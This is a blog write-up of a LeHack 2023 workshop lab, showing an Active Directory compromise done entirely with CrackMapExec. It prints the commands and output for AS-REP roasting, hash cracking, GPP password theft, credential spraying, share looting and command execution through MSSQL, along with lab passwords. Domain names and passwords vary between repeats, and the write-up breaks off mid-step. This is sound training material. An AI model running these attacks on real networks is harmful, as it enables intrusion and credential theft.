

# Workshop CrackMapExec LeHack 2023 Writeup

 rayanle.cat/write-up-workshop-cme-lehack-2023

BOUYAICHE RAYAN

July 4, 2023

## Active Directory



## BOUYAICHE RAYAN

Jul 4, 2023 • 9 min read



The workshop took place during LeHack 2023, an annual cybersecurity event organized by the HZV association. The aim of the workshop was to compromise an Active Directory environment and become a Domain Admin using CrackMapExec exclusively. We were given the ip range **10.0.0.0/24** as our entry point.

First, we'll run a crackmapexec on the ip range to identify the different machines on the network :

```
→ CrackMapExec git:(master) ✘ poetry run crackmapexec smb 10.0.0.0/24
SMB      10.0.0.6      445      SRV02      [*] Windows 10.0 Build 17763 x64 (name:SRV02) (domain:pouillard.wizard) (signing:False) (SMBv1:False)
SMB      10.0.0.4      445      AD01      [*] Windows 10.0 Build 17763 x64 (name:AD01) (domain:pouillard.wizard) (signing:True) (SMBv1:False)
SMB      10.0.0.5      445      SRV01      [*] Windows 10.0 Build 17763 x64 (name:SRV01) (domain:pouillard.wizard) (signing:False) (SMBv1:False)
Running CME against 256 targets ━━━━━━━━━━ 100% 0:00:00
```

crackmapexec smb 10.0.0.0/24

To make crackmapexec easier to use, you can add the machines you want to attack to a targets.txt file :

```
→ CrackMapExec git:(master) ✘ cat targets.txt
10.0.0.6
10.0.0.5
10.0.0.4
```

If we need to use kerberos authentication or something similar, we'll add the machines' FQDNs to our hosts file. Indeed the kerberos protocol doesn't work with IPs.

```
10.0.0.4      ad01.poudlard.wizard poudlard.wizard
10.0.0.5      SRV01.poudlard.wizard
10.0.0.6      SRV02.poudlard.wizard

```

/etc/hosts

At first, we can try to list the various services present on the machines in anonymous and Guest, but we realize that we'll have to find a first domain account to keep moving forward in the lab :

```
→ CrackMapExec git:(master) ✘ poetry run crackmapexec smb targets.txt -u '' -p '' --shares
SMB 10.0.0.5 445 SRV01 [*] Windows 10.0 Build 17763 x64 (name:SRV01) (domain:poudlard.wizard) (signing:False) (SMBv1:False)
SMB 10.0.0.4 445 AD01 [*] Windows 10.0 Build 17763 x64 (name:AD01) (domain:poudlard.wizard) (signing:True) (SMBv1:False)
SMB 10.0.0.6 445 SRV02 [*] Windows 10.0 Build 17763 x64 (name:SRV02) (domain:poudlard.wizard) (signing:False) (SMBv1:False)
SMB 10.0.0.5 445 SRV01 [-] poudlard.wizard: STATUS_ACCESS_DENIED
SMB 10.0.0.5 445 SRV01 [-] Error enumerating shares: Error occurs while reading from remote(104)
SMB 10.0.0.4 445 AD01 [*] poudlard.wizard\:
SMB 10.0.0.4 445 AD01 [-] Error enumerating shares: STATUS_ACCESS_DENIED
SMB 10.0.0.6 445 SRV02 [-] poudlard.wizard: STATUS_ACCESS_DENIED
SMB 10.0.0.6 445 SRV02 [-] Error enumerating shares: Error occurs while reading from remote(104)
Running CNE against 3 targets 100% 0:00:00
```

crackmapexec smb targets.txt -u '' -p '' --shares

```
→ CrackMapExec git:(master) ✘ poetry run crackmapexec smb targets.txt -u 'Guest' -p '' --shares
SMB 10.0.0.6 445 SRV02 [*] Windows 10.0 Build 17763 x64 (name:SRV02) (domain:poudlard.wizard) (signing:False) (SMBv1:False)
SMB 10.0.0.4 445 AD01 [*] Windows 10.0 Build 17763 x64 (name:AD01) (domain:poudlard.wizard) (signing:True) (SMBv1:False)
SMB 10.0.0.5 445 SRV01 [*] Windows 10.0 Build 17763 x64 (name:SRV01) (domain:poudlard.wizard) (signing:False) (SMBv1:False)
SMB 10.0.0.6 445 SRV02 [-] poudlard.wizard\Guest: STATUS_NOT_SUPPORTED
SMB 10.0.0.4 445 AD01 [-] poudlard.wizard\Guest: STATUS_ACCOUNT_DISABLED
SMB 10.0.0.5 445 SRV01 [-] Broken Pipe Error while attempting to login
SMB 10.0.0.5 445 SRV01 [*] poudlard.wizard\Guest:
SMB 10.0.0.5 445 SRV01 [-] Error enumerating shares: [Errno 32] Broken pipe
Running CNE against 3 targets 100% 0:00:00
```

crackmapexec smb targets.txt -u 'Guest' -p '' --shares

```
→ CrackMapExec git:(master) ✘ poetry run crackmapexec ldap ad01.poudlard.wizard -u '' -p '' --users
SMB ad01.poudlard.wizard 445 AD01 [*] Windows 10.0 Build 17763 x64 (name:AD01) (domain:poudlard.wizard) (signing:True) (SMBv1:False)
LDAP ad01.poudlard.wizard 445 AD01 [-] Error in searchRequest -> operationsError: 000004DC: LdapErr: DSID-0C090ACD, comment: In order to perform this operation a successful bind must be completed on the connection., data 0, v4563
LDAP ad01.poudlard.wizard 389 AD01 [*] poudlard.wizard:
LDAP ad01.poudlard.wizard 389 AD01 [-] Error in searchRequest -> operationsError: 000004DC: LdapErr: DSID-0C090ACD, comment: In order to perform this operation a successful bind must be completed on the connection., data 0, v4563
```

crackmapexec ldap ad01.poudlard.wizard -u '' -p '' --users

But if you pay close attention to the lab's domain name, you'll see that it's poudlard.wizard. I think you've understood by now that it refers to the famous series of books and movies. We can therefore try to retrieve the list of first and last names of the main characters and generate usernames with known patterns of usernames. To do this, use the [namesmash](#) tool.

```
→ CrackMapExec git:(master) ✘ cat names.txt
Harry Potter
Albus Dumbledore
Lord Voldemort
Severus Snape
Draco Malfoy
Dudley Dursley
Rubeus Hagrid
Hermione Granger
Ron Weasley
Sirius Black
Newt Scamander
Mad-Eye Moody
Tom Jedusor
```

Harry Potter character names

```
→ CrackMapExec git:(master) ✘ python namemash.py names.txt
harrypotter
potterharry
harry.potter
potter.harry
potterh
hpotter
pharry
h.potter
p.harry
harry
potter
albusdumbledore
dumbledorealbus
albus.dumbledore
dumbledore.albus
dumbledorea
adumbledore
dalbus
a.dumbledore
d.albus
albus
dumbledore
lordvoldemort
voldemortlord
lord.voldemort
voldemort.lord
voldemortl
lvoldemort
vlord
l.voldemort
v.lord
lord
voldemort
severussnape
snapeseverus
severus.snape
snape.severus
snapes
ssnape
sseverus
s.snape
s.severus
severus
snape
dracomalfoy
malfoydraco
draco.malfoy
malfoy.draco
```

```
python namemash.py names.txt
```

Now that we have our list of user names, we need to check which users exist in the Active Directory and which don't. To do this, we can use the `-k` option in crackmapexec. We can see that the tom account exists and that it is vulnerable to ASREP-Roasting.

LDAP	ad01.pouldlard.wizard 445	AD01	[-] pouldlard.wizard\weasley: KDC_ERR_C_PRINCIPAL_UNKNOWN
LDAP	ad01.pouldlard.wizard 445	AD01	[-] pouldlard.wizard\siriusblack: KDC_ERR_C_PRINCIPAL_UNKNOWN
LDAP	ad01.pouldlard.wizard 445	AD01	[-] pouldlard.wizard\black.sirius: KDC_ERR_C_PRINCIPAL_UNKNOWN
LDAP	ad01.pouldlard.wizard 445	AD01	[-] pouldlard.wizard\black: KDC_ERR_C_PRINCIPAL_UNKNOWN
LDAP	ad01.pouldlard.wizard 445	AD01	[-] pouldlard.wizard\blacks: KDC_ERR_C_PRINCIPAL_UNKNOWN
LDAP	ad01.pouldlard.wizard 445	AD01	[-] pouldlard.wizard\bsblack: KDC_ERR_C_PRINCIPAL_UNKNOWN
LDAP	ad01.pouldlard.wizard 445	AD01	[-] pouldlard.wizard\bsirius: KDC_ERR_C_PRINCIPAL_UNKNOWN
LDAP	ad01.pouldlard.wizard 445	AD01	[-] pouldlard.wizard\s.black: KDC_ERR_C_PRINCIPAL_UNKNOWN
LDAP	ad01.pouldlard.wizard 445	AD01	[-] pouldlard.wizard\b.sirius: KDC_ERR_C_PRINCIPAL_UNKNOWN
LDAP	ad01.pouldlard.wizard 445	AD01	[-] pouldlard.wizard\black: KDC_ERR_C_PRINCIPAL_UNKNOWN
LDAP	ad01.pouldlard.wizard 445	AD01	[-] pouldlard.wizard\newtscamander: KDC_ERR_C_PRINCIPAL_UNKNOWN
LDAP	ad01.pouldlard.wizard 445	AD01	[-] pouldlard.wizard\scamandernewt: KDC_ERR_C_PRINCIPAL_UNKNOWN
LDAP	ad01.pouldlard.wizard 445	AD01	[-] pouldlard.wizard\scamander: KDC_ERR_C_PRINCIPAL_UNKNOWN
LDAP	ad01.pouldlard.wizard 445	AD01	[-] pouldlard.wizard\scamandern: KDC_ERR_C_PRINCIPAL_UNKNOWN
LDAP	ad01.pouldlard.wizard 445	AD01	[-] pouldlard.wizard\nscamander: KDC_ERR_C_PRINCIPAL_UNKNOWN
LDAP	ad01.pouldlard.wizard 445	AD01	[-] pouldlard.wizard\snewt: KDC_ERR_C_PRINCIPAL_UNKNOWN
LDAP	ad01.pouldlard.wizard 445	AD01	[-] pouldlard.wizard\n.scamander: KDC_ERR_C_PRINCIPAL_UNKNOWN
LDAP	ad01.pouldlard.wizard 445	AD01	[-] pouldlard.wizard\s.newt: KDC_ERR_C_PRINCIPAL_UNKNOWN
LDAP	ad01.pouldlard.wizard 445	AD01	[-] pouldlard.wizard\newt: KDC_ERR_C_PRINCIPAL_UNKNOWN
LDAP	ad01.pouldlard.wizard 445	AD01	[-] pouldlard.wizard\scamander: KDC_ERR_C_PRINCIPAL_UNKNOWN
LDAP	ad01.pouldlard.wizard 445	AD01	[-] pouldlard.wizard\madeyemoody: KDC_ERR_C_PRINCIPAL_UNKNOWN
LDAP	ad01.pouldlard.wizard 445	AD01	[-] pouldlard.wizard\moodymadeye: KDC_ERR_C_PRINCIPAL_UNKNOWN
LDAP	ad01.pouldlard.wizard 445	AD01	[-] pouldlard.wizard\m.madeye: KDC_ERR_C_PRINCIPAL_UNKNOWN
LDAP	ad01.pouldlard.wizard 445	AD01	[-] pouldlard.wizard\madeye: KDC_ERR_C_PRINCIPAL_UNKNOWN
LDAP	ad01.pouldlard.wizard 445	AD01	[-] pouldlard.wizard\moody: KDC_ERR_C_PRINCIPAL_UNKNOWN
LDAP	ad01.pouldlard.wizard 445	AD01	[-] pouldlard.wizard\tomjedusor: KDC_ERR_C_PRINCIPAL_UNKNOWN
LDAP	ad01.pouldlard.wizard 445	AD01	[-] pouldlard.wizard\jedusortom: KDC_ERR_C_PRINCIPAL_UNKNOWN
LDAP	ad01.pouldlard.wizard 445	AD01	[-] pouldlard.wizard\tom.jedusor: KDC_ERR_C_PRINCIPAL_UNKNOWN
LDAP	ad01.pouldlard.wizard 445	AD01	[-] pouldlard.wizard\jedusor.tom: KDC_ERR_C_PRINCIPAL_UNKNOWN
LDAP	ad01.pouldlard.wizard 445	AD01	[-] pouldlard.wizard\jedusor: KDC_ERR_C_PRINCIPAL_UNKNOWN
LDAP	ad01.pouldlard.wizard 445	AD01	[-] pouldlard.wizard\tjedusor: KDC_ERR_C_PRINCIPAL_UNKNOWN
LDAP	ad01.pouldlard.wizard 445	AD01	[-] pouldlard.wizard\jtom: KDC_ERR_C_PRINCIPAL_UNKNOWN
LDAP	ad01.pouldlard.wizard 445	AD01	[-] pouldlard.wizard\t.jedusor: KDC_ERR_C_PRINCIPAL_UNKNOWN
LDAP	ad01.pouldlard.wizard 445	AD01	[-] pouldlard.wizard\j.tom: KDC_ERR_C_PRINCIPAL_UNKNOWN
LDAP	ad01.pouldlard.wizard 445	AD01	[+] pouldlard.wizard\tom account vulnerable to asreproast attack
LDAP	ad01.pouldlard.wizard 445	AD01	[-] pouldlard.wizard\jedusor: KDC_ERR_C_PRINCIPAL_UNKNOWN

```
crackmapexec ldap ad01.pouldlard.wizard -u users.lst -p "" -k
```

We've managed to recover the password for the tom user and our first domain account.

```
→ CrackMapExec git:(master) x poetry run crackmapexec ldap ad01.pouldlard.wizard -u tom -p "" --asreproast asrep.txt
SMB      ad01.pouldlard.wizard 445   AD01   [*] Windows 10.0 Build 17763 x64 (name:AD01) (domain:pouldlard.wizard) (signing:True) (SMBv1:False)
LDAP     ad01.pouldlard.wizard 445   AD01   $krb5asrep$233ton#POUDLARD.WIZARD:b6bb128c5798529227ab54ecfb2e2d501f56c7f33d6184289482ff253a3450a1c22a4dce5d1c9e75172459ee071bb5aaad
#b33c985221e0f74b447283978a621fa5c0e2a3f99b4e94986f5b193a9abef92d98576f701a99388762749dddf737983dfe8f157f39a0d1df2d17b9a354515fb0e0f187bcfffc0dfaf8dcf6eed4f3b624e8713769d789b82d41028ed9ba3694043d7f7289222
37c4caf9a7d85dd77f1539ada156a378c7452e7b895ca704ba848bf522b5dd533454551e5b25f9e3b9a7e45127c5b6bf7b071fac169015c8ae655319a5162024c9d5c4e4a698f45f3205339570352d70cb47acb085019a1ca506a
```

```
crackmapexec ldap ad01.pouldlard.wizard -u tom -p "" --asreproast asrep.txt
```

```
→ CrackMapExec git:(master) x john asrep.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 128/128 AVX 4x])
Remaining 1 password hash
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
James2001newyork ($krb5asrep$23$tom@POUDLARD.WIZARD)
Tg 0:00:00:07 DONE (2023-07-02 02:35) 0.1408g/s 1553Kp/s 1553Kc/s 1553KC/s Jamie2000..Jamci_STI
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

```
john asrep.txt --wordlist=/usr/share/wordlists/rockyou.txt
```

Now that we've got a first domain account, we're going to be able to observe the active directory through Bloodhound, so we need to collect data. We can now do this with crackmapexec, which includes a collector for bloodhound.

```
→ CrackMapExec git:(master) x poetry run crackmapexec ldap ad01.pouldlard.wizard -u tom -p 'James2001newyork' --bloodhound -ns 10.0.0.4 --collection All
SMB      ad01.pouldlard.wizard 445   AD01   [*] Windows 10.0 Build 17763 x64 (name:AD01) (domain:pouldlard.wizard) (signing:True) (SMBv1:False)
LDAP     ad01.pouldlard.wizard 389   AD01   [+] pouldlard.wizard\tom:James2001newyork
LDAP     ad01.pouldlard.wizard 389   AD01   Resolved collection methods: group, trusts, localadmin, container, acl, session, rdp, dcom, psremote, objectprops
LDAP     ad01.pouldlard.wizard 389   AD01   Done in 00N 0SS
LDAP     ad01.pouldlard.wizard 389   AD01   Compressing output into /home/kali/.cmce/logs/AD01_ad01.pouldlard.wizard_2023-07-02_023820bloodhound.zip
```

```
crackmapexec ldap ad01.pouldlard.wizard -u tom -p 'James2001newyork' --bloodhound -ns 10.0.0.4 --collection All
```

We can see that the user `tom` has no interesting rights over other objects in the Active Directory.

**EXECUTION RIGHTS**

- First Degree RDP Privileges: 0
- Group Delegated RDP Privileges: 0
- First Degree DCOM Privileges: 0
- Group Delegated DCOM Privileges: 0
- SQL Admin Rights: 0
- Constrained Delegation Privileges: 0

**OUTBOUND OBJECT CONTROL**

- First Degree Object Control: 0
- Group Delegated Object Control: 0
- Transitive Object Control: ▶

**INBOUND CONTROL RIGHTS**

- Explicit Object Controllers: 6
- Unrolled Object Controllers: 3
- Transitive Object Controllers: ▶

Tom's rights in Bloodhound

So we go to the file-sharing side, and in particular to the Group Policy Preferences passwords, and we see that there are indeed passwords stored in a GPP.

```
→ CrackMapExec git:(master) ✘ poetry run crackmapexec smb ad01.pouldard.wizard -u tom -p 'James2001newyork' -M gpp_password
SMB      ad01.pouldard.wizard 445 AD01      [*] Windows 10.0 Build 17763 x64 (name:AD01) (domain:pouldard.wizard) (signing:True) (SMBv1:False)
SMB      ad01.pouldard.wizard 445 AD01      [*] pouldard.wizard\tom:James2001newyork
GPP_PASS... ad01.pouldard.wizard 445 AD01      [*] Found SYSVOL share
GPP_PASS... ad01.pouldard.wizard 445 AD01      [*] Searching for potential XML files containing passwords
GPP_PASS... ad01.pouldard.wizard 445 AD01      [*] Found pouldard.wizard\Policies\{4B705A93-B329-481A-B0B8-74279F78D387}\Machine\Groups.xml
GPP_PASS... ad01.pouldard.wizard 445 AD01      [*] Found credentials in pouldard.wizard\Policies\{4B705A93-B329-481A-B0B8-74279F78D387}\Machine\Groups.xml
GPP_PASS... ad01.pouldard.wizard 445 AD01      Password: #Super@Secure8Password$2015?
GPP_PASS... ad01.pouldard.wizard 445 AD01      action: U
GPP_PASS... ad01.pouldard.wizard 445 AD01      newName: ron
GPP_PASS... ad01.pouldard.wizard 445 AD01      fullName:
GPP_PASS... ad01.pouldard.wizard 445 AD01      description:
GPP_PASS... ad01.pouldard.wizard 445 AD01      changeLogon: 0
GPP_PASS... ad01.pouldard.wizard 445 AD01      noChange: 0
GPP_PASS... ad01.pouldard.wizard 445 AD01      neverExpires: 0
GPP_PASS... ad01.pouldard.wizard 445 AD01      acctDisabled: 0
GPP_PASS... ad01.pouldard.wizard 445 AD01      subAuthonty: RID_USER
GPP_PASS... ad01.pouldard.wizard 445 AD01      userName: User
GPP_PASS... ad01.pouldard.wizard 445 AD01      expires: 2015-02-17
```

`crackmapexec smb ad01.pouldard.wizard -u tom -p 'James2001newyork' -M gpp_password`

So we try to spray the creds of our new user `ron` on the domain, but we see that on the `SRV02` server we get the error `STATUS_NOT_SUPPORTED`, which means that the NTLM protocol is not supported on this machine. To solve this problem, we can use the `-k` option, which will use the Kerberos protocol to authenticate.

```
→ CrackMapExec git:(master) x poetry run crackmapexec smb targets.txt -u ron -p '#Super@Secure&Password$2015?'
SMB    10.0.0.6      445   SRV02      [*] Windows 10.0 Build 17763 x64 (name:SRV02) (domain:pouldlard.wizard) (signing=False) (SMBv1:False)
SMB    10.0.0.5      445   SRV01      [*] Windows 10.0 Build 17763 x64 (name:SRV01) (domain:pouldlard.wizard) (signing=False) (SMBv1:False)
SMB    10.0.0.4      445   AD01      [*] Windows 10.0 Build 17763 x64 (name:AD01) (domain:pouldlard.wizard) (signing=True) (SMBv1:False)
SMB    10.0.0.6      445   SRV02      [-] pouldlard.wizard\ron:#Super@Secure&Password$2015? STATUS_NOT_SUPPORTED
SMB    10.0.0.5      445   SRV01      [*] pouldlard.wizard\ron:#Super@Secure&Password$2015?
SMB    10.0.0.4      445   AD01      [*] pouldlard.wizard\ron:#Super@Secure&Password$2015?
Running CME against 3 targets 100% 0:00:00
```

crackmapexec smb targets.txt -u ron -p '#Super@Secure&Password\$2015?'

```
→ CrackMapExec git:(master) x poetry run crackmapexec smb targets.txt -u ron -p '#Super@Secure&Password$2015?'
SMB    10.0.0.5      445   SRV01      [*] Windows 10.0 Build 17763 x64 (name:SRV01) (domain:pouldlard.wizard) (signing=False) (SMBv1:False)
SMB    10.0.0.4      445   AD01      [*] Windows 10.0 Build 17763 x64 (name:AD01) (domain:pouldlard.wizard) (signing=True) (SMBv1:False)
SMB    10.0.0.6      445   SRV02      [*] Windows 10.0 Build 17763 x64 (name:SRV02) (domain:pouldlard.wizard) (signing=False) (SMBv1:False)
SMB    10.0.0.5      445   SRV01      [*] pouldlard.wizard\ron:#Super@Secure&Password$2015?
SMB    10.0.0.4      445   AD01      [*] pouldlard.wizard\ron:#Super@Secure&Password$2015?
SMB    10.0.0.6      445   SRV02      [*] pouldlard.wizard\ron:#Super@Secure&Password$2015?
Running CME against 3 targets 100% 0:00:00
```

crackmapexec smb targets.txt -u ron -p '#Super@Secure&Password\$2015?' -k

Now that we've managed to authenticate on all the machines in the domain, we can look at the different shares present on the machines and identify an unusual share on machine **SRV02**. The name of the share also refers to crackmapexec's `spider_plus` module, which identifies potentially interesting files in file shares.

```
→ CrackMapExec git:(master) x poetry run crackmapexec smb targets.txt -u ron -p '#Super@Secure&Password$2015?' -k --shares
SMB    10.0.0.6      445   SRV02      [*] Windows 10.0 Build 17763 x64 (name:SRV02) (domain:pouldlard.wizard) (signing=False) (SMBv1:False)
SMB    10.0.0.5      445   SRV01      [*] Windows 10.0 Build 17763 x64 (name:SRV01) (domain:pouldlard.wizard) (signing=False) (SMBv1:False)
SMB    10.0.0.4      445   AD01      [*] Windows 10.0 Build 17763 x64 (name:AD01) (domain:pouldlard.wizard) (signing=True) (SMBv1:False)
SMB    10.0.0.6      445   SRV02      [*] pouldlard.wizard\ron:#Super@Secure&Password$2015?
SMB    10.0.0.6      445   SRV02      [*] Enumerated shares
SMB    10.0.0.6      445   SRV02      Share      Permissions      Remark
SMB    10.0.0.6      445   SRV02      -----      -----      -----
SMB    10.0.0.6      445   SRV02      ADMIN$      Remote Admin
SMB    10.0.0.6      445   SRV02      C$        Default share
SMB    10.0.0.6      445   SRV02      D$        Default share
SMB    10.0.0.6      445   SRV02      IPC$      READ      Remote IPC
SMB    10.0.0.6      445   SRV02      SPIDER     READ      Remote
SMB    10.0.0.5      445   SRV01      [*] pouldlard.wizard\ron:#Super@Secure&Password$2015?
SMB    10.0.0.5      445   SRV01      [*] Enumerated shares
SMB    10.0.0.5      445   SRV01      Share      Permissions      Remark
SMB    10.0.0.5      445   SRV01      -----      -----      -----
SMB    10.0.0.5      445   SRV01      ADMIN$      Remote Admin
SMB    10.0.0.5      445   SRV01      C$        Default share
SMB    10.0.0.5      445   SRV01      D$        Default share
SMB    10.0.0.5      445   SRV01      IPC$      READ      Remote IPC
SMB    10.0.0.4      445   AD01      [*] pouldlard.wizard\ron:#Super@Secure&Password$2015?
SMB    10.0.0.4      445   AD01      [*] Enumerated shares
SMB    10.0.0.4      445   AD01      Share      Permissions      Remark
SMB    10.0.0.4      445   AD01      -----      -----      -----
SMB    10.0.0.4      445   AD01      ADMIN$      Remote Admin
SMB    10.0.0.4      445   AD01      C$        Default share
SMB    10.0.0.4      445   AD01      D$        Default share
SMB    10.0.0.4      445   AD01      IPC$      READ      Remote IPC
SMB    10.0.0.4      445   AD01      NETLOGON    READ      Logon server share
SMB    10.0.0.4      445   AD01      SYSVOL     READ      Logon server share
Running CME against 3 targets 100% 0:00:00
```

crackmapexec smb targets.txt -u ron -p '#Super@Secure&Password\$2015?' -k --shares

```
→ CrackMapExec git:(master) x poetry run crackmapexec smb srv02.pouldlard.wizard -u ron -p '#Super@Secure&Password$2015?' -k -M spider_plus
SMB    srv02.pouldlard.wizard 445   SRV02      [*] Windows 10.0 Build 17763 x64 (name:SRV02) (domain:pouldlard.wizard) (signing=False) (SMBv1:False)
SMB    srv02.pouldlard.wizard 445   SRV02      [*] pouldlard.wizard\ron:#Super@Secure&Password$2015?
SPIDER_P... srv02.pouldlard.wizard 445   SRV02      [*] Started spidering plus with option:
SPIDER_P... srv02.pouldlard.wizard 445   SRV02      [*] DIR: ['print$']
SPIDER_P... srv02.pouldlard.wizard 445   SRV02      [*] EXT: ['ico', 'lnk']
SPIDER_P... srv02.pouldlard.wizard 445   SRV02      [*] SIZE: 51200
SPIDER_P... srv02.pouldlard.wizard 445   SRV02      [*] OUTPUT: /tmp/cme_spider_plus
```

crackmapexec smb srv02.pouldlard.wizard -u ron -p '#Super@Secure&Password\$2015?' -k -M spider\_plus

We can see that there's a `mdp.txt.txt` file in the **SPIDER** share, so we'll retrieve it using crackmapexec.

```

    "SPIDER": {
        "PLUS/PLUS/PLUS/PLUS/mdp.txt.txt": {
            "atime_epoch": "2023-06-29 23:10:44",
            "ctime_epoch": "2023-06-29 16:19:21",
            "mtime_epoch": "2023-06-30 14:14:39",
            "size": "115 Bytes"
        }
    }
}

```

```
cat /tmp/cme_spider_plus/SRV02.poudlard.wizard.json
```

```

→ CrackMapExec git:(master) x poetry run crackmapexec smb srv02.poudlard.wizard -u ron -p '#Super@Secure&Password$2015?' -k --get-file '\\PLUS\PLUS\PLUS\PLUS\mdp.txt.txt' mdp.txt --share 'SPIDER'
SMB      srv02.poudlard.wizard 445   SRV02          [*] Windows 10.0 Build 17763 x64 (name:SRV02) (domain:poudlard.wizard) (signing:False) ($M$B1:False)
SMB      srv02.poudlard.wizard 445   SRV02          [+] poudlard.wizard\ron:#Super@Secure&Password$2015?
SMB      srv02.poudlard.wizard 445   SRV02          [*] Copying '\\PLUS\PLUS\PLUS\PLUS\mdp.txt.txt' to mdp.txt
SMB      srv02.poudlard.wizard 445   SRV02          [+] File '\\PLUS\PLUS\PLUS\PLUS\mdp.txt.txt' was transferred to mdp.txt

```

```
crackmapexec smb srv02.poudlard.wizard -u ron -p '#Super@Secure&Password$2015?' -k --get-file '\\PLUS\PLUS\PLUS\PLUS\mdp.txt.txt' mdp.txt --share 'SPIDER'
```

We find the credentials of another domain account as well as the path of a flag.

```

→ CrackMapExec git:(master) x cat mdp.txt
hermione:&Y6DGSKciJn83M7%5o*#vD4z$Lo4iFFidz7f3ybp@L8YEhHh$hwbjav3CsmPP
Next flag: C:\Users\gMSA-mssql$\notes.txt

```

Content of the file mdp.txt.txt on SPIDER share

You can look at the permissions of this new account on file shares or in the active directory, but you won't find much. On the other hand, when you look at other services supported by crackmapexec, such as mssql, you can see that the `hermione` account is the administrator of the `mssql` database. This allows you to execute commands on the target server with `xp_cmdshell`, which is used with the `-X` (powershell) or `-x` (cmd) option.

```

→ CrackMapExec git:(master) x poetry run crackmapexec mssql targets.txt -u hermnione -p '&Y6DGSKciJn83M7%5o*#vD4z$Lo4iFFidz7f3ybp@L8YEhHh$hwbjav3CsmPP'
MSSQL    10.0.0.5      1433   SRV01          [*] Windows 10.0 Build 17763 (name:SRV01) (domain:poudlard.wizard)
MSSQL    10.0.0.5      1433   SRV01          [+] poudlard.wizard\hermione:&Y6DGSKciJn83M7%5o*#vD4z$Lo4iFFidz7f3ybp@L8YEhHh$hwbjav3CsmPP (Pwn3d!)
Running CME against 3 targets

```

```
crackmapexec mssql targets.txt -u hermnione -p
'&Y6DGSKciJn83M7%5o*#vD4z$Lo4iFFidz7f3ybp@L8YEhHh$hwbjav3CsmPP'\
```

```

→ CrackMapExec git:(master) x poetry run crackmapexec mssql srv01.poudlard.wizard -u hermnione -p '&Y6DGSKciJn83M7%5o*#vD4z$Lo4iFFidz7f3ybp@L8YEhHh$hwbjav3CsmPP' -X 'whoami'
MSSQL    SRV01.poudlard.wizard 1433   SRV01          [*] Windows 10.0 Build 17763 (name:SRV01) (domain:poudlard.wizard)
MSSQL    SRV01.poudlard.wizard 1433   SRV01          [+] poudlard.wizard\hermione:&Y6DGSKciJn83M7%5o*#vD4z$Lo4iFFidz7f3ybp@L8YEhHh$hwbjav3CsmPP (Pwn3d!)
[*] poudlard\gmsa-mssql$*
MSSQL    SRV01.poudlard.wizard 1433   SRV01          [+] Executed command via mssqlexec
MSSQL    SRV01.poudlard.wizard 1433   SRV01          poudlard\gmsa-mssql$*

```

```
crackmapexec mssql srv01.poudlard.wizard -u hermnione -p
'&Y6DGSKciJn83M7%5o*#vD4z$Lo4iFFidz7f3ybp@L8YEhHh$hwbjav3CsmPP' -X 'whoami'
```

So we're going to try and read the famous flag whose path we retrieved earlier. First, I tried the `--get-file` option but it didn't work, so I just executed a command to read the file.

```

→ CrackMapExec git:(master) x poetry run crackmapexec mssql srv01.poudlard.wizard -u hermnione -p '&Y6DGSKciJn83M7%5o*#vD4z$Lo4iFFidz7f3ybp@L8YEhHh$hwbjav3CsmPP' --get-file /tmp/notes.txt 'C:\Users\gMSA-mssql$\notes.txt'
notes.txt
MSSQL    SRV01.poudlard.wizard 1433   SRV01          [*] Windows 10.0 Build 17763 (name:SRV01) (domain:poudlard.wizard)
MSSQL    SRV01.poudlard.wizard 1433   SRV01          [+] poudlard.wizard\hermione:&Y6DGSKciJn83M7%5o*#vD4z$Lo4iFFidz7f3ybp@L8YEhHh$hwbjav3CsmPP (Pwn3d!)
MSSQL    SRV01.poudlard.wizard 1433   SRV01          [*] Copy /tmp/notes.txt to C:\Users\gMSA-mssql$\notes.txt
MSSQL    SRV01.poudlard.wizard 1433   SRV01          [+] File /tmp/notes.txt was transferred to C:\Users\gMSA-mssql$\notes.txt

```

```
crackmapexec mssql srv01.poudlard.wizard -u hermnione -p
'&Y6DGSKciJn83M7%5o*#vD4z$Lo4iFFidz7f3ybp@L8YEhHh$hwbjav3CsmPP' --get-file
/tmpp/notes.txt 'C:\Users\gMSA-mssql$\notes.txt'
```

```
crackmapexec mssql srv01.poudlard.wizard -u hermnione -p
```

```
'&Y6DGSKciJn83M7%o*#vD4z$Lo4iFFidz7f3ybp@L8YEhHh$hwbjav3CsmPP' -X 'cat C:\Users\gMSA-mssql$\notes.txt'
```

After a while of trying to decode this encoded string, we can identify that it's a Powershell secure string. While researching how to decode the secure string I came across this article <https://medium.com/@nikhilsda/encryption-and-decryption-in-powershell-e7a678c5cd7d>. It explains how to decode the secure string in the powershell user context. Thanks to this article, you can obtain a new password.

```
crackmapexec mssql 10.0.0.5 -u hermnione -p
```

First, I try to spray the password on all the users of the domain but it doesn't work for any account

```
→ CrackMapExec git:(master) x poetry run crackmapexec ldap ad01.pouldard.wizard -u users.lst -p '^2w7ytF8n2gXgdjpsemH8sGf9kDuEQVBtsE7FQ0Eq9jmsSern#7Hrg9A5' SMB ad01.pouldard.wizard 445 AD01 [+] Windows 10_0 Build 17763 x64 (name:AD01) (domain:pouldard.wizard) (signing=True) (SMBv1:False) LDAP ad01.pouldard.wizard 445 AD01 [-] pouldard.wizard:rubeus:2w7ytF8n2gXgdjpsemH8sGf9kDuEQVBtsE7FQ0Eq9jmsSern#7Hrg9A5 LDAP ad01.pouldard.wizard 445 AD01 [-] pouldard.wizard:rubeus:2w7ytF8n2gXgdjpsemH8sGf9kDuEQVBtsE7FQ0Eq9jmsSern#7Hrg9A5 LDAP ad01.pouldard.wizard 445 AD01 [-] pouldard.wizard:tom:2w7ytF8n2gXgdjpsemH8sGf9kDuEQVBtsE7FQ0Eq9jmsSern#7Hrg9A5 LDAP ad01.pouldard.wizard 445 AD01 [-] pouldard.wizard:heine:2w7ytF8n2gXgdjpsemH8sGf9kDuEQVBtsE7FQ0Eq9jmsSern#7Hrg9A5 LDAP ad01.pouldard.wizard 445 AD01 [-] pouldard.wizard:internal-admin:2w7ytF8n2gXgdjpsemH8sGf9kDuEQVBtsE7FQ0Eq9jmsSern#7Hrg9A5
```

```
crackmapexec ldap ad01.pouldlard.wizard -u users.lst -p '12wZyJUTfF8n2oXgjinsemH8sGF9kDUfEQVBTsE7FF00E9imSSern#7Hrg9A5'
```

```
